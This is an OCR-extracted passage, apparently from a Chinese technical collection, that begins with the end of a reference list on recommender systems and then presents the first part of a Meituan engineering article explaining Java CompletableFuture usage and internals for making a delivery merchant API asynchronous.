[14] Hao-Jun Michael Shi, Dheevatsa Mudigere, Maxim Naumov, and Jiyan Yang. Compositional embeddings using complementary partitions for memory-efficient recommendation systems. In Proceedings of the 26th ACM SIGKDD International Conference on Knowledge Discovery & Data Mining, pp. 165-175. 2020.
[15] https://mp.weixin.qq.com/s/fOA_u3TYeSwAel6C9QW8Yw
[16] Jianxun Lian, Xiaohuan Zhou, Fuzheng Zhang, Zhongxia Chen, Xing Xie, and Guangzhong Sun. 2018. xDeepFM: Combining Explicit and Implicit Feature Interactions for Recommender Systems. arXiv preprint arXiv:1803.05170 (2018).
[17] Weiping Song, Chence Shi, Zhiping Xiao, Zhijian Duan, Yewen Xu, Ming Zhang, and Jian Tang. Autoint: Automatic feature interaction learning via self-attentive neural networks. In Proceedings of the 28th ACM International Conference on Information and Knowledge Management, pp. 1161-1170. 2019.
[18] Guorui Zhou, Weijie Bian, Kailun Wu, Lejian Ren, Qi Pi, Yujing Zhang, Can Xiao et al. CAN: revisiting feature co-action for click-through rate prediction. arXiv preprint arXiv:2011.05625 (2020).
[19] Chun-Hao Chang, Ladislav Rampasek, and Anna Goldenberg. Dropout feature ranking for deep learning models. arXiv preprint arXiv:1712.08645 (2017).
[20] Xu Ma, Pengjie Wang, Hui Zhao, Shaoguo Liu, Chuhan Zhao, Wei Lin, Kuang-Chih Lee, Jian Xu, and Bo Zheng. Towards a Better Tradeoff between Effectiveness and Efficiency in Pre-Ranking: A Learnable Feature Selection based Approach. In Proceedings of the 44th International ACM SIGIR Conference on Research and Development in Information Retrieval, pp. 2036-2040. 2021.
[21] Bencheng Yan, Pengjie Wang, Jinquan Liu, Wei Lin, Kuang-Chih Lee, Jian Xu,

and Bo Zheng. Binary Code based Hash Embedding for Web-scale Applications. In Proceedings of the 30th ACM International Conference on Information & Knowledge Management, pp. 3563-3567. 2021.

[22] Xiangyu Zhao, Haochen Liu, Hui Liu, Jiliang Tang, Weiwei Guo, Jun Shi, Sida Wang, Huiji Gao, and Bo Long. Autodim: Field-aware embedding dimension searchin recommender systems. In Proceedings of the Web Conference 2021, pp. 3015-3022. 2021.

[23] Bencheng Yan, Pengjie Wang, Kai Zhang, Wei Lin, Kuang-Chih Lee, Jian Xu, and Bo Zheng. Learning Effective and Efficient Embedding via an Adaptively-Masked Twins-based Layer. In Proceedings of the 30th ACM International Conference on Information & Knowledge Management, pp. 3568-3572. 2021.

[24] Ting Chen, Lala Li, and Yizhou Sun. Differentiable product quantization for end-to-end embedding compression. In International Conference on Machine Learning, pp. 1617-1626. PMLR, 2020.

[25] Wang-Cheng Kang, Derek Zhiyuan Cheng, Ting Chen, Xinyang Yi, Dong Lin, Lichan Hong, and Ed H. Chi. Learning multi-granular quantized embeddings for large-vocab categorical features in recommender systems. In Companion Proceedings of the Web Conference 2020, pp. 562-566. 2020.

[26] Nitish Shirish Keskar, Dheevatsa Mudigere, Jorge Nocedal, Mikhail Smelyanskiy, and Ping Tak Peter Tang. On large-batch training for deep learning: Generalization gap and sharp minima. arXiv preprint arXiv:1609.04836 (2016).

[27] Elad Hoffer, Itay Hubara, and Daniel Soudry. Train longer, generalize better: closing the generalization gap in large batch training of neural networks. Advances in neural information processing systems 30 (2017).

[28] Priya Goyal, Piotr Dollár, Ross Girshick, Pieter Noordhuis, Lukasz Wesolowski, Aapo Kyrola, Andrew Tulloch, Yangqing Jia, and Kaiming He. Accurate, large minibatch sgd: Training imagenet in 1 hour. arXiv preprint arXiv:1706.02677 (2017).

[29] Chao Peng, Tete Xiao, Zeming Li, Yuning Jiang, Xiangyu Zhang, Kai Jia, Gang Yu, and Jian Sun. Megdet: A large mini-batch object detector. In Proceedings of the IEEE conference on Computer Vision and Pattern Recognition, pp. 6181-6189. 2018.

# CompletableFuture 原理与实践 – 外卖商家端 API 的异步化

作者：长发　旭孟　向鹏

## 0. 背景

随着订单量的持续上升，美团外卖各系统服务面临的压力也越来越大。作为外卖链路的核心环节，商家端提供了商家接单、配送等一系列核心功能，业务对系统吞吐量的要求也越来越高。而商家端 API 服务是流量入口，所有商家端流量都会由其调度、聚合，对外面向商家提供功能接口，对内调度各个下游服务获取数据进行聚合，具有鲜明的 I/O 密集型（I/O Bound）特点。在当前日订单规模已达千万级的情况下，使用同步加载方式的弊端逐渐显现，因此我们开始考虑将同步加载改为并行加载的可行性。

## 1. 为何需要并行加载

外卖商家端 API 服务是典型的 I/O 密集型（I/O Bound）服务。除此之外，美团外卖商家端交易业务还有两个比较大的特点：

- **服务端必须一次返回订单卡片所有内容**：根据商家端和服务端的“增量同步协议[注 1]”，服务端必须一次性返回订单的所有信息，包含订单主信息、商品、结算、配送、用户信息、骑手信息、餐损、退款、客服赔付（参照下面订单卡片截图）等，需要从下游三十多个服务中获取数据。在特定条件下，如第一次登录和长时间没登录的情况下，客户端会分页拉取多个订单，这样发起的远程调用会更多。
- 商家端和服务端**交互频繁**：商家对订单状态变化敏感，多种推拉机制保证每次变更能够触达商家，导致 App 和服务端的交互频繁，每次变更需要拉取订单最新的全部内容。

在外卖交易链路如此大的流量下，为了保证商家的用户体验，保证接口的高性能，并行从下游获取数据就成为必然。





图 1　订单卡片

## 2. 并行加载的实现方式

并行从下游获取数据，从 IO 模型上来讲分为**同步模型**和**异步模型**。

### 2.1 同步模型

从各个服务获取数据最常见的是同步调用，如下图所示：





图 2　同步调用

在同步调用的场景下，接口耗时长、性能差，接口响应时长 T > T1+T2+T3+……+Tn，这时为了缩短接口的响应时间，一般会使用线程池的方式并行获取数据，商家端订单卡片的组装正是使用了这种方式。





图 3　并行之线程池

这种方式由于以下两个原因，导致资源利用率比较低：

- **CPU 资源大量浪费在阻塞等待上**，导致 CPU 资源利用率低。在 Java 8 之前，一般会通过回调的方式来减少阻塞，但是大量使用回调，又引发臭名昭著的**回调地狱**问题，导致代码可读性和可维护性大大降低。
- **为了增加并发度，会引入更多额外的线程池**，随着 CPU 调度线程数的增加，会导致更严重的资源争用，宝贵的 CPU 资源被损耗在上下文切换上，而且线程本身也会占用系统资源，且不能无限增加。

同步模型下，会导致**硬件资源无法充分利用**，系统吞吐量容易达到瓶颈。

## 2.2 NIO 异步模型

我们主要通过以下两种方式来减少线程池的调度开销和阻塞时间：

- 通过 RPC NIO 异步调用的方式可以降低线程数，从而降低调度（上下文切换）开销，如 Dubbo 的异步调用可以参考《dubbo 调用端异步》一文。
- 通过引入 CompletableFuture（下文简称 CF）对业务流程进行编排，降低依赖之间的阻塞。本文主要讲述 CompletableFuture 的使用和原理。

## 2.3 为什么会选择 CompletableFuture？

我们首先对业界广泛流行的解决方案做了横向调研，主要包括 Future、CompletableFuture注2、RxJava、Reactor。它们的特性对比如下：

| | Future | CompletableFuture | RxJava | Reactor |
|---|---|---|---|---|
| Composable（可组合） | ✘ | ✔ | ✔ | ✔ |
| Asynchronous（异步） | ✔ | ✔ | ✔ | ✔ |
| Operator fusion（操作融合） | ✘ | ✘ | ✔ | ✔ |
| Lazy（延迟执行） | ✘ | ✘ | ✔ | ✔ |
| Backpressure（回压） | ✘ | ✘ | ✔ | ✔ |

- **可组合**：可以将多个依赖操作通过不同的方式进行编排，例如 CompletableFuture 提供 thenCompose、thenCombine 等各种 then 开头的方法，这些

方法就是对“可组合”特性的支持。

- **操作融合**：将数据流中使用的多个操作符以某种方式结合起来，进而降低开销（时间、内存）。
- **延迟执行**：操作不会立即执行，当收到明确指示时操作才会触发。例如 Reactor 只有当有订阅者订阅时，才会触发操作。
- **回压**：某些异步阶段的处理速度跟不上，直接失败会导致大量数据的丢失，对业务来说是不能接受的，这时需要反馈上游生产者降低调用量。

RxJava 与 Reactor 显然更加强大，它们提供了更多的函数调用方式，支持更多特性，但同时也带来了更大的学习成本。而我们本次整合最需要的特性就是“异步”、“可组合”，综合考虑后，我们选择了学习成本相对较低的 CompletableFuture。

# 3. CompletableFuture 使用与原理

## 3.1 CompletableFuture 的背景和定义

### 3.1.1 CompletableFuture 解决的问题

CompletableFuture 是由 Java 8 引入的，在 Java8 之前我们一般通过 Future 实现异步。

- Future 用于表示异步计算的结果，只能通过阻塞或者轮询的方式获取结果，而且不支持设置回调方法，Java 8 之前若要设置回调一般会使用 guava 的 ListenableFuture，回调的引入又会导致臭名昭著的回调地狱（下面的例子会通过 ListenableFuture 的使用来具体进行展示）。
- CompletableFuture 对 Future 进行了扩展，可以通过设置回调的方式处理计算结果，同时也支持组合操作，支持进一步的编排，同时一定程度解决了回调地狱的问题。

下面将举例来说明，我们通过 ListenableFuture、CompletableFuture 来实现异步的差异。假设有三个操作 step1、step2、step3 存在依赖关系，其中 step3 的执行

依赖 step1 和 step2 的结果。

Future(ListenableFuture) 的实现（回调地狱）如下：

```
ExecutorService executor = Executors.newFixedThreadPool(5);
ListeningExecutorService guavaExecutor = MoreExecutors.
listeningDecorator(executor);
ListenableFuture<String> future1 = guavaExecutor.submit(() -> {
    //step 1
    System.out.println("执行 step 1");
    return "step1 result";
});
ListenableFuture<String> future2 = guavaExecutor.submit(() -> {
    //step 2
    System.out.println("执行 step 2");
    return "step2 result";
});
ListenableFuture<List<String>> future1And2 = Futures.allAsList(future1,
future2);
Futures.addCallback(future1And2, new FutureCallback<List<String>>() {
    @Override
    public void onSuccess(List<String> result) {
        System.out.println(result);
        ListenableFuture<String> future3 = guavaExecutor.submit(() -> {
            System.out.println("执行 step 3");
            return "step3 result";
        });
        Futures.addCallback(future3, new FutureCallback<String>() {
            @Override
            public void onSuccess(String result) {
                System.out.println(result);
            }
            @Override
            public void onFailure(Throwable t) {
            }
        }, guavaExecutor);
    }

    @Override
    public void onFailure(Throwable t) {
    }}, guavaExecutor);
```

CompletableFuture 的实现如下：

```
ExecutorService executor = Executors.newFixedThreadPool(5);
CompletableFuture<String> cf1 = CompletableFuture.supplyAsync(() -> {
    System.out.println("执行 step 1");
```

```
        return "step1 result";
    }, executor);
    CompletableFuture<String> cf2 = CompletableFuture.supplyAsync(() -> {
        System.out.println("执行 step 2");
        return "step2 result";
    });
    cf1.thenCombine(cf2, (result1, result2) -> {
        System.out.println(result1 + " , " + result2);
        System.out.println("执行 step 3");
        return "step3 result";
    }).thenAccept(result3 -> System.out.println(result3));
```

显然，CompletableFuture 的实现更为简洁，可读性更好。

### 3.1.2 CompletableFuture 的定义





图 4　CompletableFuture 的定义

CompletableFuture 实现了两个接口（如上图所示）：Future、CompletionStage。Future 表示异步计算的结果，CompletionStage 用于表示异步执行过程中的一个步骤（Stage），这个步骤可能是由另外一个 CompletionStage 触发的，随着当前步骤的完成，也可能会触发其他一系列 CompletionStage 的执行。从而我们可以根据实际业务对这些步骤进行多样化的编排组合，CompletionStage 接口正是定义了这样的能力，我们可以通过其提供的 thenAppy、thenCompose 等函数式编程方法来组合编排这些步骤。

## 3.2 CompletableFuture 的使用

下面我们通过一个例子来讲解 CompletableFuture 如何使用，使用 Completable-Future 也是构建依赖树的过程。一个 CompletableFuture 的完成会触发另外一系列依赖它的 CompletableFuture 的执行：





图 5 请求执行流程

如上图所示，这里描绘的是一个业务接口的流程，其中包括 CF1\CF2\CF3\CF4\CF5 共 5 个步骤，并描绘了这些步骤之间的依赖关系，每个步骤可以是一次 RPC 调用、一次数据库操作或者是一次本地方法调用等，在使用 CompletableFuture 进行异步化编程时，图中的每个步骤都会产生一个 CompletableFuture 对象，最终结果也会用一个 CompletableFuture 来进行表示。

根据 CompletableFuture 依赖数量，可以分为以下几类：零依赖、一元依赖、二元依赖和多元依赖。

### 3.2.1 零依赖：CompletableFuture 的创建

我们先看下如何不依赖其他 CompletableFuture 来创建新的 CompletableFuture：





图 6 零依赖

如上图红色链路所示，接口接收到请求后，首先发起两个异步调用 CF1、CF2，主要有三种方式：

```
ExecutorService executor = Executors.newFixedThreadPool(5);
//1、使用 runAsync 或 supplyAsync 发起异步调用
CompletableFuture<String> cf1 = CompletableFuture.supplyAsync(() -> {
  return “result1”;
}, executor);
//2、CompletableFuture.completedFuture() 直接创建一个已完成状态的
CompletableFuture
CompletableFuture<String> cf2 = CompletableFuture.
completedFuture(“result2”);
//3、先初始化一个未完成的 CompletableFuture，然后通过 complete()、
completeExceptionally()，完成该 CompletableFuture
CompletableFuture<String> cf = new CompletableFuture<>();
cf.complete(“success”);
```

第三种方式的一个典型使用场景，就是将回调方法转为 CompletableFuture，然后再依赖 CompletableFure 的能力进行调用编排，示例如下：

```
@FunctionalInterface
public interface ThriftAsyncCall {
    void invoke() throws TException;
}
 /**
  * 该方法为美团内部 rpc 注册监听的封装，可以作为其他实现的参照
  * OctoThriftCallback 为 thrift 回调方法
  * ThriftAsyncCall 为自定义函数，用来表示一次 thrift 调用（定义如上）
  */
  public static <T> CompletableFuture<T> toCompletableFuture(final
OctoThriftCallback<?,T> callback , ThriftAsyncCall thriftCall) {
   //新建一个未完成的 CompletableFuture
   CompletableFuture<T> resultFuture = new CompletableFuture<>();
   //监听回调的完成，并且与 CompletableFuture 同步状态
   callback.addObserver(new OctoObserver<T>() {
       @Override
       public void onSuccess(T t) {
           resultFuture.complete(t);
       }
       @Override
       public void onFailure(Throwable throwable) {
           resultFuture.completeExceptionally(throwable);
       }
   });
   if (thriftCall != null) {
       try {
           thriftCall.invoke();
       } catch (TException e) {
           resultFuture.completeExceptionally(e);
       }
   }
   return resultFuture;
  }
```

### 3.2.2 一元依赖：依赖一个 CF





图 7　一元依赖

如上图红色链路所示，CF3，CF5 分别依赖于 CF1 和 CF2，这种对于单个 CompletableFuture 的依赖可以通过 thenApply、thenAccept、thenCompose 等方法来实现，代码如下所示：

```
CompletableFuture<String> cf3 = cf1.thenApply(result1 -> {
  //result1 为 CF1 的结果
  //......
  return "result3";
});
CompletableFuture<String> cf5 = cf2.thenApply(result2 -> {
  //result2 为 CF2 的结果
  //......
  return "result5";
});
```

### 3.2.3 二元依赖：依赖两个 CF





图 8 二元依赖

如上图红色链路所示，CF4 同时依赖于两个 CF1 和 CF2，这种二元依赖可以通过 thenCombine 等回调来实现，如下代码所示：

```
CompletableFuture<String> cf4 = cf1.thenCombine(cf2, (result1, result2) -> {
  //result1 和 result2 分别为 cf1 和 cf2 的结果
  return "result4";
});
```

### 3.2.4 多元依赖：依赖多个 CF





图 9 多元依赖

如上图红色链路所示，整个流程的结束依赖于三个步骤 CF3、CF4、CF5，这种多元依赖可以通过 `allOf` 或 `anyOf` 方法来实现，区别是当需要多个依赖全部完成时使用 `allOf`，当多个依赖中的任意一个完成即可时使用 `anyOf`，如下代码所示：

```
CompletableFuture<Void> cf6 = CompletableFuture.allOf(cf3, cf4, cf5);
CompletableFuture<String> result = cf6.thenApply(v -> {
  // 这里的 join 并不会阻塞，因为传给 thenApply 的函数是在 CF3、CF4、CF5 全部完成时，才会执行 。
  result3 = cf3.join();
  result4 = cf4.join();
  result5 = cf5.join();
  // 根据 result3、result4、result5 组装最终 result;
  return "result";
});
```

## 3.3 CompletableFuture 原理

CompletableFuture 中包含两个字段：**result** 和 **stack**。result 用于存储当前 CF

的结果，stack（Completion）表示当前 CF 完成后需要触发的依赖动作（Dependency Actions），去触发依赖它的 CF 的计算，依赖动作可以有多个（表示有多个依赖它的 CF），以栈（Treiber stack）的形式存储，stack 表示栈顶元素。




图 10 CF 基本结构

这种方式类似“观察者模式”，依赖动作（Dependency Action）都封装在一个单独 Completion 子类中。下面是 Completion 类关系结构图。CompletableFuture 中的每个方法都对应了图中的一个 Completion 的子类，Completion 本身是**观察者**的基类。

- UniCompletion 继承了 Completion，是一元依赖的基类，例如 thenApply 的实现类 UniApply 就继承自 UniCompletion。
- BiCompletion 继承了 UniCompletion，是二元依赖的基类，同时也是多元依赖的基类。例如 thenCombine 的实现类 BiRelay 就继承自 BiCompletion。





图 11 CF 类图

### 3.3.1 CompletableFuture 的设计思想

按照类似“观察者模式”的设计思想，原理分析可以从“观察者”和“被观察者”两个方面着手。由于回调种类多，但结构差异不大，所以这里单以一元依赖中的 thenApply 为例，不再枚举全部回调类型。如下图所示：





图 12　thenApply 简图

### 3.3.1.1 被观察者

1. 每个 CompletableFuture 都可以被看作一个被观察者，其内部有一个 Completion 类型的链表成员变量 stack，用来存储注册到其中的所有观察者。当被观察者执行完成后会弹栈 stack 属性，依次通知注册到其中的观察者。上面例子中步骤 fn2 就是作为观察者被封装在 UniApply 中。
2. 被观察者 CF 中的 result 属性，用来存储返回结果数据。这里可能是一次 RPC 调用的返回值，也可能是任意对象，在上面的例子中对应步骤 fn1 的执行结果。

### 3.3.1.2 观察者

CompletableFuture 支持很多回调方法，例如 thenAccept、thenApply、exceptionally 等，这些方法接收一个函数类型的参数 f，生成一个 Completion 类型的对象（即观察者），并将入参函数 f 赋值给 Completion 的成员变量 fn，然后检查当前 CF 是否已处于完成状态（即 result != null），如果已完成直接触发 fn，否则将观察者 Completion 加入到 CF 的观察者链 stack 中，再次尝试触发，如果被观察者未执行

完则其执行完毕之后通知触发。

1. 观察者中的 dep 属性：指向其对应的 CompletableFuture，在上面的例子中 dep 指向 CF2。
2. 观察者中的 src 属性：指向其依赖的 CompletableFuture，在上面的例子中 src 指向 CF1。
3. 观察者 Completion 中的 fn 属性：用来存储具体的等待被回调的函数。这里需要注意的是不同的回调方法（thenAccept、thenApply、exceptionally 等）接收的函数类型也不同，即 fn 的类型有很多种，在上面的例子中 fn 指向 fn2。

## 3.3.2 整体流程

### 3.3.2.1 一元依赖

这里仍然以 thenApply 为例来说明一元依赖的流程：

1. 将观察者 Completion 注册到 CF1，此时 CF1 将 Completion 压栈。
2. 当 CF1 的操作运行完成时，会将结果赋值给 CF1 中的 result 属性。
3. 依次弹栈，通知观察者尝试运行。





图 13 执行流程简要说明

